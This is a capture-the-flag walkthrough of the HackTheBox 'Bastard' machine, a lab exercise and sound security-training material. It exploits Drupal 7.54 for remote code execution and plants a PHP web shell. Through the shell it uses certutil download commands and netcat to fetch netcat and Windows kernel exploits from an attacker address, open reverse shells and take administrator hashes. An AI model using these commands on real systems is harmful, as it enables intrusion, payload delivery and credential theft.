**Bastard Walkthrough – HackTheBox(Medium)**

A screenshot of a computer

Description automatically generated with low confidence

**Step 1 – Recon(Reconnaissance)**

Text

Description automatically generatedFirst, we will scan the endpoint using **Nmap**.

So, from the above scanning we figure out that the target OS is windows.

Moreover, we can notice that we have 3 open ports to make use of, 80, 135 and 49154.

msrpc(through Microsoft Windows RPC service), HTTP(through Microsoft IIS httpd 7.5 service).

Let us take a look at the webserver on port 80.

Graphical user interface, text, application, email

Description automatically generatedThis is what we get:

We can notice that it is powered by Drupal, the well-known CMS…

Furthermore, investigating the CHANGELOG.txt found by our nmap scan reveals the version of Drupal. Not only Drupal 7 like we find out through nmap, but Druapl 7.54…

Graphical user interface, text

Description automatically generated

**Sub Step – Enumeration**

We will take advantage of **gobuster** tool for this purpose.

Text

Description automatically generated

Unfortunately, it took a way too long, but I gave it to finish executing.

Text

Description automatically generatedThe results are:

However, none of them really helped…

**Exploitation – Gaining an initial foothold**

Text

Description automatically generatedRunning searchsploit module yields the following results:

The 7.x one caught my attention, although I could use a more specific exploit to version 7.54!

Note: in the next page the php command system is essentially: “system() is just like the C version of the function in that it executes the given command and outputs the result. system — Execute an external program and display the output”

Text

Description automatically generatedText

Description automatically generatedAfter copying it and changing some parameters, as well as the REST API endpoint, we execute the RCE exploit.

The execution gave us 2 json files, user.json and session.json.

Text

Description automatically generatedText

Description automatically generatedThe second one is enough for us to modify the cookie through BurpSuite and login as an admin…

However, we do not necessarily need to make those steps.

We can simply gain a reverse shell through GET request with our php parameter!

Graphical user interface

Description automatically generated

In order to get a proper shell, we will upload to our victim a netcat agent in order to gain a reverse shell…

After digging a bit in the web I found this interesting article: <https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-while-bypassing-av/>

According to it**, Windows has a built-in program called CertUtil, which can be used to manage certificates in Windows. Using this program you can install, backup, delete, manage, and perform various functions related to certificates and certificate stores in Windows.**

**One of the features of CertUtil is the ability to download a certificate, or any other file for that matter, from a remote URL and save it as a local file using the syntax "certutil.exe -urlcache -split -f [URL] output.file".**

Reminder: our victim has windows OS!

Of course we have to set up a listener for that purpose…

We downloaded nc64.exe for that purpose, nc64 instead of nc32, because we found out the system type is 64 bit, through systeminfo command:

Text

Description automatically generated

And set up our listener in the appropriate folder.

Text


Description automatically generated

After changing the URL to the one below, we managed to upload netcat on the victim!

Text

Description automatically generated  
We get a successful connection:

But after looking at the browser we can see that the transfer is failed…



After some investigation, it turns out that certutil and nc do not get along together…

However, certutil and a simple python HTTP server do get along!

So, we again initiate a listening simple HTTP webserver with the following command:

Text

Description automatically generated


Now, we will repeat the same process and change the URL accordingly to:

It yields the following messages:

On our terminal, we can see the GET request:Text

Description automatically generated

And on our victim, we can see a success message:



Moreover, we can verify that we have indeed installed netcat on our victim through the dir command:

Text

Description automatically generated

Text

Description automatically generatedNow we will set our **netcat** listener again in order to catch the netcat incoming connection:

Finally, we have to get the victim to connect to us, providing us his own shell, I.e, reverse shell… It means that we provide a shell(or any other desired program) to **the specified destination socket**, assuming we are indeed listening…

so, we will change the url to the following:



And we successfully gained a reverse shell:

Text

Description automatically generated

Text

Description automatically generatedA picture containing text, plaque

Description automatically generated`And we have gained the user hash!

**Intermediary Step – Privilege Escalation(Through Post Exploitation)**

Text

Description automatically generated with medium confidence

A picture containing text, orange, dark, close

Description automatically generated

Using the great tool wesng(<https://github.com/bitsadmin/wesng>)

We can see a lot of unpatched vulnerabilities in our compromised system.

We will focus in privesc ones:

A picture containing text

Description automatically generated

And there is more…

Apparently, there is a kernel exploit. it can be verified due to fact that there are no hotfixes (Hotfixes are Microsoft's version of patches) on the victim system…

In addition, we should be careful because when it comes to kernel exploits, any mistake can lead directly to BSOD…

Anyway, I wanted to choose this one:

Text

Description automatically generated

But I figured out an easier way…

Searching in google *windows server 2008 privilege escalation* leads us to the famous exploit-db website with the following url: <https://www.exploit-db.com/exploits/39719>

10.10.10.9/chowShell.php?myParam=certutil -urlcache -split -f [http://10.10.16.4:4444/win\_privesc\_ms16.ps1 privesc.ps1](http://10.10.16.4:4444/win_privesc_ms16.ps1%20privesc.ps1)

10.10.10.9/chowShell.php?myParam=nc.exe -e privesc.ps1 10.10.16.4 4444

and then we executed successfully the script..

now the same process, just for cmd.exe

go to: <https://github.com/SecWiki/windows-kernel-exploits/>

take the MS16-032 exploit for x64 based systems(download the ms16-032.exe)

upload it to the victim:

10.10.10.9/chowShell.php?myParam=certutil -urlcache -split -f [http://10.10.16.4:4444/ms16-032.exe privesc.exe](http://10.10.16.4:4444/ms16-032.exe%20privesc.exe)

Graphical user interface

Description automatically generated

Text

Description automatically generated with low confidence

<https://cve.mitre.org/data/refs/refmap/source-MS.html>



But it does not exist in the git repo…



This one appears..

take the MS11-011 exploit for x64 based systems(download the ms16-032.exe)

upload it to the victim:

10.10.10.9/chowShell.php?myParam=certutil -urlcache -split -f [http://10.10.16.4:4444/MS11-011.exe privesc.exe](http://10.10.16.4:4444/MS11-011.exe%20privesc.exe)

Text

Description automatically generated with medium confidence

A lot of trial and error till we found a working exploit…

link: <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051>

As the target is a fresh install of Windows Server 2008, it is fairly easy to exploit. No service  
packs or hotfixes have been installed. A bit of research reveals quite a few potential exploits,  
however the most reliable is ​**MS15-051**​.  
Using the 64-bit version of the exploit is trivial. Simply upload the executable to the target and run it with the command ​**ms15-051x64.exe whoami**

10.10.10.9/chowShell.php?myParam=certutil -urlcache -split -f [http://10.10.16.4:4444/ms15-051x64.exe ms15\_privesc.exe](http://10.10.16.4:4444/ms15-051x64.exe%20ms15_privesc.exe)

A screenshot of a computer

Description automatically generated with medium confidence

Text

Description automatically generated

Text

Description automatically generated

And we can easily extract now the root flag as can be seen above!

Note: *type* <folder> yields in **Access Denied** message!

we had to set up in addition to our netcat session with the victim’ another netcat session on different port in order to catch the elevated process which has been created, and attach to this process the cmd.exe program, which granting us an administrator privileges to the cmd.exe program!

After that, in this second session, we can easily extract the administrator hash!

A screen shot of a computer

Description automatically generated with low confidenceOr, explicitly going deeply to the folder!

After all of this exhausting process, the bastard machine has been successfully pwned…